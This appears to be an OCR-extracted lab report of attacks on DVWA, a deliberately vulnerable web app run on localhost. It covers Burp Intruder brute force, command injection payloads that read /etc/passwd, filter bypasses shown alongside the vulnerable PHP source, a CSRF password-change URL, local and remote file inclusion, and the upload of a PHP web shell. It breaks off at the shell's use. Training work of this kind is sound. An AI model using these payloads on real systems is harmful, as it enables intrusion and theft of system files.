



For the DVWA Brute Force module, a Burp Suite Intruder Cluster Bomb attack was performed on the login request. The username and password parameters were selected as payload positions, and separate payload lists were applied to test different credential combinations. The attack results were reviewed using the status code and response length, where the valid login combination was identified from the different response behavior.


The following screenshots visualize the captured request, Cluster Bomb selection, payload setup, and Intruder attack result









Extensions
Discover
1
2 ×
+
Sniper attack
Start attack
Sniper attack
Inserts each payload into each position one at a time, using a single payload set.
Battering ram attack
Simultaneously places the same payload into all positions, using a single payload set.
Pitchfork attack
Allocate a payload set to each position. Intruder iterates through each set in parallel.
Cluster bomb attack
Allocate a payload set to each position. Intruder iterates through all possible combinations of each set.
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DWVA/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=9676ca95cac0ac1ee236bbad5128f80c
Connection: keep-alive


Cluster bomb attack
Start attack
Target http://localhost
Update Host header to match target
Positions Add § Clear § Auto §
GET /DVWA/vulnerabilities/brute/?username=§abcd§&password=§abcd§&Login=Login HTTP/1.1
Host: localhost
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=9676ca95cac0ac1ee236bbad5128f80c
Connection: keep-alive
Search
2 highlights
2 payload positions
Length: 815
Payloads
Payload position: 2 - abcd
Payload type: Simple list
Payload count: 41
Request count: 1,640
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list...
Payload processing


3. Intruder attack of http://localhost
Attack
Save
Length Larger
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request Payload 1 Payload 2 Status code Response ... Error Timeout Length Comment
1640 admin password 200 33 5105
0 200 9 5063
2 '' 200 13 5063
4 \\ 200 14 5063
6 {base}*1 200 10 5063
7 {base}'||' 200 11 5063
12 {base}"||" 200 36 5063
17 ` 200 40 5063
973 {base}/* */ {base}' and 'z'='z 200 30 5063
Request
Response
Payloads
Resource pool

Command Injection


For the DVWA Command Injection module, testing was performed through the **"Ping a device"** input field. The application takes the IP address from the user and passes it into a system command to run ping. Because the input was not properly validated before execution, command separators could be injected with the IP address to execute additional system commands.

Low Security: In the Low Security level, the input field directly accepted the IP address and executed it through the system ping command. Because there was no proper input filtering, an additional command was injected using the semicolon ;.

- **Payload used:** `127.0.0.1; cat /etc/passwd`

This executed the normal ping request first, then displayed the contents of /etc/passwd, proving that command injection was possible.

Low Security: `127.0.0.1; cat /etc/passwd`



Medium Security: In the **Medium Security** level, the source code used a basic blacklist to remove some dangerous characters such as && and ;. However, the filtering was incomplete because the single & operator was still allowed.

vulnerabilities/exec/source/medium.php

```
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

'&&' is filtered but '&' is allowed


Payload: `127.0.0.1 & cat /etc/passwd`

High Security: In the High Security level, more command characters were filtered in the source code. However, the filtering was still not fully secure. The pipe | character could be used without a space to execute another command.

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '||' => '',
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
```

There is a space after |

High Security: `127.0.0.1|ls`




This allowed the ls command to run after the ping command, proving that command injection was still possible even with stronger filtering.



Cross Site Request Forgery (CSRF)

For the DVWA CSRF module, the password change function was tested by sending a crafted request through the browser. The application accepted the request while the user session was active, allowing the account password to be changed without proper confirmation or strong CSRF protection.

Payload Used

http://localhost/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change




Before	After (Old password not work)
	

File Inclusion (Low Security)

For the DVWA File Inclusion module, testing was performed through the page parameter in the URL. The application loaded files based on the user-supplied value, such as:

?page=file1.php



Because the page parameter was not properly restricted, it was possible to include unintended files and external resources.


Local File Inclusion: The local system file was accessed using directory traversal:

http://localhost/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd

This displayed the /etc/passwd file, proving that Local File Inclusion was possible.

Remote File Inclusion: A remote URL was also tested:

http://localhost/DVWA/vulnerabilities/fi/?page=https://google.com



The remote page was loaded inside DVWA, showing that the application accepted external file input through the same parameter.

File Inclusion (Medium Security)

http://localhost/DVWA/vulnerabilities/fi/?page=..././..././..././..././..././..././etc/passwd

File Inclusion (High Security)

Even at the **High Security** level, the File Inclusion protection could be bypassed. The source code checks whether the page parameter starts with file, but this validation is still weak because it allows values such as:

file:///etc/passwd

http://localhost/DVWA/vulnerabilities/fi/?page=file:///etc/passwd


File Upload

For the **DVWA File Upload** module, a PHP shell file named shell.php was uploaded through the image upload function. The application accepted the file and stored it inside the upload directory:

../../hackable/uploads/shell.php


After uploading, the file was accessed from the browser, and a command was executed through the URL parameter:

